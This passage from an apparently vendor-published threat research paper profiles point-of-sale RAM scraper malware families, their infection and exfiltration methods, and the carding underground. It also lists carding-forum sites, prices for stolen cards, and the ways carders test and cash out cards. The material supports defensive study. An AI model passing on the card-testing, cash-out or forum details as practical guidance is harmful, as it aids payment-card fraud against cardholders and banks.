Uses a single component			✓	✓	✓		✓	✓	✓		✓	7
Uses socially engineered filenames		✓	✓	✓	✓			✓			✓	6
Updates itself			✓	✓	✓			✓			✓	5
Has bot functionality				✓	✓			✓		✓	✓	5
Uses multiple components	✓	✓				✓				✓		4
Is packed									✓	✓	✓	3
Pretends to be Java				✓				✓			✓	3
Has a kill switch				✓				✓			✓	3



General Characteristics of PoS RAM Scraper Families												
Characteristic	Rdasrv	BlackPOS	Alina	Dexter	VSkimmer	ChewBacca	Decebal	JackPOS	Soraya	BrutPOS	Backoff	Number
Hooks APIs				✓		✓			✓			3
Installs a watchdog process								✓			✓	2
Injects code				✓					✓			2
Attacks systems with weak or default password		✓								✓		2
Uses multiple exfiltration methods		✓										1

Overall, the following top general characteristics of PoS RAM scrapers were identified:

- They collect and exfiltrate system information.
- All of their functionality are packed into a single binary as opposed to relying on multiple components to infect systems.
- They use socially engineered filenames when installed in order to avoid drawing unwanted attention.
- They can update themselves.
- They have bot functionality and can receive commands from C&C servers.

The following top general characteristics of PoS RAM scrapers discovered in 2014 were also identified:

- They are custom-packed in order to obfuscate their code. This helps them defeat anti-malware signatures

that search for specific patterns or functionality for detection and blocking purposes.

- They collect system information.
- They have bot functionality and can receive commands from C&C servers.
- They install a watchdog process to ensure persistence.
- They have a kill switch that allows them to remove themselves.

As shown, two of the top general characteristics of PoS RAM scrapers discovered in 2014 are present in the list of top overall characteristics.

## Data Collection

The following table lists the RAM-scraping and other data-collection techniques observed among the PoS RAM scraper families featured in this paper.

Data-Collection Techniques That PoS RAM Scraper Families Use												
Technique	Rdasrv	BlackPOS	Alina	Dexter	VSkimmer	ChewBacca	Decebal	JackPOS	Soraya	BrutPOS	Backoff	Number
Uses the <i>CreateToolhelp</i> <i>32Snapshot</i> method			✓	✓	✓	✓	✓	✓			✓	7
Uses a blacklist			✓	✓	✓			✓	✓	✓	✓	7
Has a custom search function		✓		✓		✓		✓	✓	✓	✓	7
Uses regexes	✓		✓		✓		✓					4
Uses Base64 to encode data for exfiltration				✓	✓			✓			✓	4
Stores results in logfiles	✓	✓		✓								3
Performs Luhn validation							✓		✓	✓		3
Logs keystrokes				✓		✓					✓	3
Targets known PoS systems or applications	✓									✓		2

Data-Collection Techniques That PoS RAM Scraper Families Use												
Technique	Rdasrv	BlackPOS	Alina	Dexter	VSkimmer	ChewBacca	Decebal	JackPOS	Soraya	BrutPOS	Backoff	Number
Encrypts data for exfiltration			✓								✓	2
Encodes data as hex digits for exfiltration			✓				✓					2
Uses the <i>Enum Processes</i> method		✓										1

Overall, the following top data-collection techniques used by PoS RAM scrapers were identified:

- They use the *CreateToolhelp32Snapshot* method to iterate over all running processes.
- They use a blacklist to avoid scanning processes wherein Tracks 1 and 2 credit card data cannot be found.
- They look for Tracks 1 and 2 credit card data using a custom search function—a fast method but does not necessarily deliver quality results.
- They search for Tracks 1 and 2 credit card data via regex matching, which is a slow process.
- They encode data as a Base64 string in order to obfuscate their content.

The following top techniques among PoS RAM scrapers discovered in 2014 were also identified:

- They use the *CreateToolhelp32Snapshot* method to iterate over all running processes.

- They use a blacklist to avoid scanning processes wherein Tracks 1 and 2 credit card data cannot be found.
- They look for Tracks 1 and 2 credit card data using a custom search function.
- They encode data as a Base64 string in order to obfuscate their content.
- They compute a Luhn checksum to validate the Tracks 1 and 2 credit card data that they scrape.

As shown, four of the top data-collection techniques PoS RAM scrapers discovered in 2014 use are in the overall list. Using the *CreateToolhelp32Snapshot* method, blacklists, and custom search functions have proven to be the most efficient way of harvesting Tracks 1 and 2 credit card data from the process memory in infected systems' RAM.

## Data Exfiltration

The following table lists the data-exfiltration techniques observed among the PoS RAM scraper families featured in this paper.

Data-Exfiltration Techniques That PoS RAM Scraper Families Use												
Technique	Rdasrv	BlackPOS	Alina	Dexter	VSkimmer	ChewBacca	Decebal	JackPOS	Soraya	BrutPOS	Backoff	Number
Uses HTTP POST			✓	✓				✓	✓		✓	5
Data is manually removed	✓				✓							2
Uses FTP servers		✓								✓		2
Uses HTTP GET requests					✓							1
Sends stolen data via HTTP header							✓					1
Uses Tor						✓						1
Uses emails or Simple Mail Transfer Protocol (SMTP)		✓										1
Uses network shares		✓										1

Data-Exfiltration Techniques That PoS RAM Scraper Families Use												
Technique	Rdasrv	BlackPOS	Alina	Dexter	VSkimmer	ChewBacca	Decebal	JackPOS	Soraya	BrutPOS	Backoff	Number
Data is exfiltrated via removable devices					✓							1

It is clear from the table above that HTTP POST requests are the preferred data-exfiltration method by both pre- and 2014 PoS RAM scrapers. This is because HTTP POST requests are not cached, not saved in history, and have no restrictions on data-sending length.

The lists presented above are by no means exhaustive, as they only contain functionality observed among the PoS RAM scrapers

featured in this paper. Combining functionality from each distinct category allowed for predicting the creation of dozens of working next-generation PoS RAM scrapers. Note that not all permutations will work. Innovative cybercriminals may figure out new ways to exploit holes found in PCI DSS requirements and how to breach systems by crafting new data-gathering and -exfiltration techniques. Even worse, these innovative features will surely be quickly replicated by their peers.



# INFECTION METHODS

---

## Using a Bag of “Old” Tricks

Merchants and vendors, regardless of size, can be potential credit card data theft targets. The easiest place to steal credit card data is from the RAM of PoS systems where it temporarily resides in plain text during transaction processing. The challenge for cybercriminals is to find a reliable method to infect PoS systems. They have been achieving this using a variety of tried-and-tested methods such as social engineering, lateral movement, and vulnerability exploitation, among others.

### INSIDE JOBS

Inside jobs are the most difficult infection vector to protect against, as this involves people that companies trust or who can abuse privileges to commit crime. [47] These people could be disgruntled or disillusioned employees out to take revenge against their employers or could just be unscrupulous and are out to make some quick cash by victimizing their employers. Some cybercriminals have also been known to bribe employees to deliberately plug infected USB sticks into systems or servers that contain sensitive data in order to compromise them.

The earliest PoS RAM scraper variants did not have network functionality but they were discovered on semi-air-gapped PoS systems. [48] They then harvested credit card data that was dumped in simple text files that were collected afterward. This strongly indicates the possibility of an inside job. PCI DSS requirements specify the following:

- Identify and authenticate access to system components.
- Maintain policies that address information security for all personnel.

Small businesses do not frequently enforce the requirements above, leaving themselves vulnerable to attacks. Even in big corporations, very few things can prevent disgruntled staff members from intentionally infecting systems or servers that contain sensitive information. A hotel clerk, for instance, could quietly plug an infected USB key into a credit-card-processing server at the front desk. Some PoS RAM scraper families such as VSkimmer include functionality to dump the stolen data directly in a text file in a USB stick, which implies insider jobs are not uncommon. PCI DSS requirements can deter but cannot completely prevent inside jobs from happening, as these ultimately rely on trust.

### PHISHING AND SOCIAL ENGINEERING

Phishing and social engineering attacks are tried-and-tested methods of infecting systems with malware. PoS RAM scrapers are never spammed to millions of potential victims. They are instead sent to chosen targets via phishing emails with effective social engineering lures. Besides, the attacks will lose their edge if the malicious binaries used are made easily available. Security companies can quickly identify threats and create generic signatures to stop them. Stealth is, therefore, a key characteristic of successful PoS attacks.

Small businesses often use their PoS systems to browse the Internet and to check

emails, making them easy attack targets. Phishing emails generally deliver malware payloads in the following ways:

- **As attachments:** Some emails come with an attachment and use social engineering lures in the message body to convince recipients to download and open the attached file. The attachments used are commonly .ZIP files that contain a malicious executable file. The executable files, meanwhile, are disguised as commonly used files (e.g., .DOC, .PDF, .XLS, or other files). Some disguised executable files can also be directly attached to emails instead of being archived. These files are usually droppers or downloaders that stealthily install PoS RAM scrapers on systems. Another strategy could involve attaching malicious .PDF or .DOC files to emails. When opened, the malicious code embedded in the files stealthily download and install PoS RAM scrapers on systems.
- **As embedded malicious links:** Some emails can contain malicious URLs and use social engineering lures in the message body to convince recipients to click them. Clicking the URLs can directly download PoS RAM scrapers or can download droppers that stealthily install malware on systems.

Other infection techniques include using hidden iframes, embedding scripts, and exploiting vulnerabilities. In general, the two methods above are most commonly employed in phishing attacks because they consistently work. Drive-by download attacks can also be employed but cannot be effectively used without prior knowledge of targets' browsing habits.

Once installed, PoS RAM scrapers normally rename themselves using inconspicuous filenames to evade detection. Some of the socially engineered filenames that PoS RAM scrapers use include the following:

- *java.exe*
- *mmon32.exe*
- *taskmgr.exe*
- *adobeflash.exe*
- *windowsfirewall.exe*

PoS attacks that rely on phishing and social engineering usually succeed against small businesses with limited technical resources or capabilities. But they are, in theory, less effective against big companies that have proper operations security policies in place. Of course, some big corporations have been known to succumb to seemingly simple social engineering attacks, making this technique extremely effective.

## VULNERABILITY EXPLOITATION

New software vulnerabilities with varying severity levels are disclosed and patched every month by their respective vendors. Only a handful of these are successfully "weaponized." Once weaponized, the vulnerabilities are used in cyber attacks for years. Some of the vulnerabilities, which may no longer be new and have been regularly exploited, include the following:


- **CVE-2010-3333:** Rich Text Format (RTF) Stack Buffer Overflow Vulnerability. [49]
- **CVE-2012-0158:** MSCOMCTL.OCX Remote Code Execution (RCE) Vulnerability, which is one of the most commonly exploited vulnerabilities in targeted attacks. [50]

- **CVE-2012-1889:** Microsoft Extensible Markup Language (XML) Core Services Vulnerability. [51]
- **CVE-2012-4681:** Java 7 Vulnerability. [52]
- **CVE-2008-4841:** WordPad and Microsoft™ Word® Vulnerability. [53]
- **CVE-2010-0188:** Adobe® Acrobat® and Reader® Vulnerability. [54]
- **CVE-2010-2883:** Adobe Reader Vulnerability. [55]

Exploits successfully compromise systems because patches for the vulnerabilities they target have not routinely been applied. The vulnerable systems may not have undergone

regular maintenance as well or upgraded. There are various other reasons. It was surprising that a search of the National Vulnerability Database revealed no Common Vulnerabilities and Exposures (CVE) records associated with PoS software. [56] One plausible explanation for this is that the target market for PoS software is so small and specialized that the vulnerabilities discovered are kept private and quickly patched without drawing unnecessary attention. Now that PoS attacks are becoming common, PoS software vulnerabilities may soon be publicly disclosed and patched.

The following figure based on Trend Micro™ Smart Protection Network™ data shows the PoS RAM scraper detection distribution by OS between April and June 2014.



**Figure 38:** PoS RAM scraper detection distribution by OS

**NOTE:** All mentions of “detections” within the text refer to instances when threats were found on users’ computers and were subsequently blocked by any Trend Micro security software. Unless otherwise stated, the figures featured in this report were based on data gathered by the Trend Micro Smart Protection Network cloud security infrastructure, which uses a combination of in-the-cloud technologies and client-based techniques to support on-premise products and hosted services.

It is worrisome to see that Windows XP, Windows Server 2000, and Windows Server 2003 were still being used after Microsoft ended support for the first two OSs as well as mainstream support for the third. This means that new vulnerabilities found in these OSs

will no longer receive patches. Vulnerabilities discovered on other Windows versions that may also exist on the unsupported OSs will not get patched as well. Support for Windows Server 2003 has been extended until 2015 so it still receives some patches. On the flip

side, companies running the latest OSs are also at risk if they do not regularly patch software or perform system maintenance.

### PCI DSS NONCOMPLIANCE ABUSE

As previously mentioned, although PCI DSS does not offer new secure technologies to protect electronic payment systems, it does provide requirements to implement additional layers of security control around existing ones. Some of the key PCI DSS requirements to secure operating environments include but are not limited to the following:

- Install ideally multitier hardware or software firewalls to protect networks.
- Change default passwords, configurations, and encryption keys.
- Eliminate unnecessary ports, accounts, services, scripts, drivers, features, subsystems, file systems, Web servers, and protocols.
- Incorporate two-factor authentication for remote network access among employees, administrators, and third parties.

- Implement log and audit trails on systems.
- Install and regularly update anti-malware solutions installed on systems.

Hardening systems and networks is not a trivial task. Companies that lack expertise or resources often incorrectly configure their PoS systems and networks, making them susceptible to different attacks that compromise them by installing malware.

### CYBER ATTACKS

Companies with PoS systems deployed in multiple sites or geographical locations usually have a centralized PoS management framework.

In the initial phase of a targeted attack, threat actors gather intelligence (e.g., network environment, organizational structure, employee information, news, etc.) on the company. [57] Using the information that they gather, they craft social engineering attacks and attempt to identify weaknesses in the targets' network setups that they can exploit in order to gain entry. The same steps are undertaken in cyber attacks that target PoS systems.





Figure 39: Attackers gain entry into the target network

Once entry is gained, attackers then set up an initial beachhead and establish communication with C&C servers. They then download additional tools and malicious binaries while performing in-depth reconnaissance of the entire network to collect credentials (e.g., password hashes), locate databases, scan ports, discover the network topography, audit OS environments, identify host-naming conventions, and others. They use the reconnaissance data for lateral movement throughout the network and for

data exfiltration. In attacks targeting PoS systems, they identify devices and infect them with RAM scrapers. If they are lucky and succeed in compromising a System Center Configuration Manager (SCCM) server, they can centrally deploy PoS RAM scrapers to all of the PoS systems that it manages. Similarly, compromising a whitelisting server would allow them to whitelist their malware to evade discovery.



**Figure 40:** Attackers laterally move throughout the target network

Attacks like this are meticulously planned and well-executed, making them difficult to detect. Attackers also set up multiple backdoors across the network in case one is discovered and blocked, allowing them to

maintain persistence. A sophisticated attack can also use a kill switch to remove all traces of infection with a single command issued via a C&C server.


# UNDERGROUND CREDIT CARD SCENE

## Data-Exfiltration Methods

Harvested Tracks 1 and 2 credit card data is only valuable after exfiltration from infected systems. Older PoS RAM scrapers such as Rdasrv did not have data-exfiltration functionality. They instead dropped the data that they scraped onto a text file on infected systems, which was then manually or remotely collected. With the growing popularity of PoS RAM scrapers as a tool for quick monetary gains, the malware's

functionality quickly evolved to include data exfiltration. PoS RAM scrapers use technologies such as FTP, HTTP POST or GET requests and headers, Tor, and SMTP, among others, to exfiltrate data today.

Based on analyses of the various PoS RAM scrapers currently infecting companies' systems, we broadly classified the data-exfiltration techniques into those shown in the following figure, wherein "→" represents data movement.



**Figure 41:** Data-exfiltration techniques observed among PoS RAM scrapers

The following were also noted:

- Cybercriminals register fake domains for data-exfiltration purposes with hosting providers in countries with lax Internet law enforcement such as Russia and Romania, among others. These fake domains act like man-in-the-middle (MitM) data collectors.
- The Tor network conceals C&C servers' IP addresses and, by default, encrypts all traffic. The C&C servers' addresses end with a *.onion* pseudo-TLD, which cannot be resolved outside the Tor network and can only be accessed using a Tor proxy application. ChewBacca makes use of this functionality.
- Cybercriminals use compromised email accounts to exfiltrate stolen data. A command line email client invoked through a batch script may be used to exfiltrate stolen data as an attachment. BlackPOS makes use of this functionality.
- Cybercriminals create accounts on FTP servers that are hosted in countries with lax Internet law enforcement. Malware such as BlackPOS or BrutPOS log in to FTP servers using hardcoded credentials and copy over the stolen data.

As PoS RAM scrapers evolve and as new strategies to exploit PCI DSS guidelines are discovered, we can assume that new data-exfiltration techniques will be developed to take advantage of these vulnerabilities.

## Data Validation

As previously mentioned, PAN is a 16- to 19-digit number stored in Tracks 1 and 2 of credit cards. Its first six digits refer to the IIN. Major card networks have unique IIN ranges that identify who issued each card. The

PAN's final digit is a check digit calculated using the Luhn algorithm. This is designed to catch errors in the PAN's previous digits. All valid credit card numbers must pass Luhn validation.

PoS RAM scrapers generally use regex matches to search for and harvest Tracks 1 and 2 credit card data from the process memory in the RAM. Depending on the complexity of the regex, it may incorrectly capture garbage data from the RAM in addition to valid card data. Well-defined regexes return clean results but may be more computationally expensive compared with looser ones. If the cybercriminals' goal is to quickly capture data from the RAM, efficiency is deemed more important than information quality.

To circumvent the bad data problem, some PoS RAM scrapers implement Luhn validation to check the quality of the data that they harvest prior to exfiltration. A simpler solution is to validate the data that they exfiltrate offline. Cybercriminals have been known to use cracked commercial DLP products that merchants use for PCI DSS compliance purposes in order to validate the data that they exfiltrate offline prior to selling it in the underground carder marketplace. Cracked commercial DLP solutions such as Card Recon can, in addition to validating credit card data, search for and sort information by issuer and generate reports. [58]




Figure 42: Card Recon's interface

A home-brewed tool for validating Track 2 credit card data using the Luhn algorithm was also discovered inside a PoS RAM scraper distribution package. A second tool or script most likely sorts the validated credit card data by issuer based on publicly available IIN information.

Cybercriminals need to check and validate credit card data prior to selling it in underground carder marketplaces because selling bad information will damage their reputation. Repeat offenses can also put their personal security at risk.

PoS Malware Analyzed	
SHA-1	Trend Micro Detection Name
29ff4be5d8a595b5812fa84574f7c2785616f72b	TSPY_POCARDL.AI
	SPYW_CCVIEW
54e35c98fd8bee2902f9138552706f1ba7702146	TROJ_DECBAL.A

### Who Are Behind PoS Attacks?

Hackers infiltrate companies and steal Tracks 1 and 2 credit card data from PoS systems using RAM scrapers. They then sell the stolen credit card data in batches called “dumps” to carders in carding forums. Buying and selling dumps is called “carding.” Carders are the consumers of stolen card data, which they then monetize. Carding forums sell both skimmed and scraped card data. We have not found price variances between the two types of data although the consensus in some carding forums seems to be that data obtained via skimming is better.


Finding carding forums is easy. A simple Internet search returns hundreds of results.

Most of the carding forums have detailed tutorials for newbies. These show that a large number of carding forums exist outside the Deep Web and are easy to discover. [59]


Forums are very welcoming to new members (i.e., newbies) and even provide extensive support to help newbies get up to speed in carding. The idea behind this is simple—the more dumps sold, the more money hackers make. Selling dumps is not like selling drugs that are limited in quantity. Hackers tend to sell the same dumps to multiple carders because verifying duplicate sales is difficult. Hackers also provide replacement guarantees if cards stop working within an agreed x number of hours after purchase.

About 790,000 results (0.20 seconds)

**Carding Forum | Carders Forum**

[www.blackstuff.net/](http://www.blackstuff.net/)    
 carding forums, carders, WU transfer, Hacked cc, dumps, pin, legit carders, hacked paypal, free bank login, porn xxx, hacked email, Perfectmoney, webmoney, ...   
 Free CVV - Free Bank and PayPal Accounts - Verified Sellers/dealers - First

**Carding - Credit Cards - Dumps - Tracks - Laptops Shipping ...**

[www.cardingmafia.su/](http://www.cardingmafia.su/)    
 carding forum, carding, carders, western union transfer, illegal credit cards, credit card, cc, tracks, dumps, pin, dell alienware, hacking, botnet, security, paypal, ...   
 Admission on Carding Class V1 - Public Dumps and Tracks - Sell - Buy

**Figure 43:** Search results for “carding forum”   
**NOTE:** Among the 790,000 results returned, only a few hundred are actual forum links.






Figure 44: Newbie carding tutorials

### Stolen Card Data for Sale

Carding forums sell all kinds of card data to anyone who is willing to pay. Transactions are completed using Bitcoins, Western Union, MoneyGram, Ukash, and WebMoney, among others, as these offer convenience and anonymity to both buyers and sellers.

Different card brands fetch varying prices in carding forums, depending on supply

and demand as well as how much money carders can potentially steal from stolen cards before banks block or deactivate them. Our recent visit to the Russian underground shows that the prices of stolen credit card data have been declining over the years. [60] Price variations, depending on card brand, still exist. The following table shows representative prices of validated U.S.-based credit cards in various carding forums.

U.S.-Based Credit Card Prices by Brand			
Site	Visa/MasterCard	AMEX	Discover
Site 1	US\$1.50/card	US\$2.00/card	US\$3.00/card
Site 2	US\$1.00/card	US\$1.20/card	US\$1.50/card
Site 3	US\$2.00/card	US\$2.50/card	US\$2.50/card
Site 4	US\$2.00/card	US\$3.00/card	US\$3.00/card



Figure 45: Carding forum page

Two key takeaways were obtained from investigating credit card prices. First, buying credit card data in bulk reduces unit prices, in some cases, by up to 66%. Second, the unit prices of Discover and AMEX cards are higher than of those issued by Visa and MasterCard. AMEX and Discover cards cost more because they have lower charge-back volumes compared with Visa and MasterCard cards, which have lots of charge-backs and are thus subject to greater scrutiny. The forums also claim that most merchants do not properly verify AMEX and Discover cards for large-sum transactions. Beliefs and speculations such as these, combined with the fact that AMEX and Discover cards

are harder to come by compared with Visa or MasterCard cards, make them more expensive.

### Using Stolen Credit Cards

The first principle in any carding forum is that one needs to spend money to make money. Carders invest in dumps with the expectation of quick return on investment (ROI). Active discussions were seen on carding forums on how much money carders can actually steal using stolen credit cards before banks block or deactivate them. The following table compiles amount ranges that carders claimed they were able to steal.

Amount Ranges Carders Claimed to Have Stolen	
Card Name	Amount Range
Visa Classic	US\$500–2,600/card
Visa Platinum	US\$3,000–6,000/card
Visa Signature and Business	US\$5,000–20,000/card

Amount Ranges Carders Claimed to Have Stolen	
Card Name	Amount Range
Discover	US\$1,000–5,000/card

Looking at the ranges in the table above, it is obvious that if carders get lucky, they can cause substantial financial damage to banks and card owners. The lure of big payoffs continues to fuel a thriving underground carding marketplace.

After purchasing dumps from hackers, carders check if the credit card numbers are still active before attempting to use them. Some of the techniques they use include but are not limited to the following:

- Sign up to pornographic websites, which require a valid credit card for age-verification purposes
- Make small online donations to charitable organizations to see if transactions are approved
- Find online merchants who can verify credit card limits without charging the cards (Note that these merchants are extremely rare and their contacts or links are not publicly shared.)

The most popular methods used to successfully cash out on stolen credit cards include the following:

- **Use in ATMs, vending machines, and gas pumps:** Carders create simple fake cards and use them at vending machines to purchase goods or at gas pumps to purchase fuel or if they have the cards' PINs, use them at ATMs to withdraw cash. ATMs, vending machines, and gas pumps are meant to self-serve and thus require no attendants. So, transaction

errors that happen would not raise immediate suspicion. Carders do not need to create authentic-looking counterfeit cards, again due to the nonpresence of attendants to verify their authenticity. The downside of this type of cash-out method is that ATMs have a daily withdrawal limit and vending kiosks inside shopping malls only sell low-priced goods.

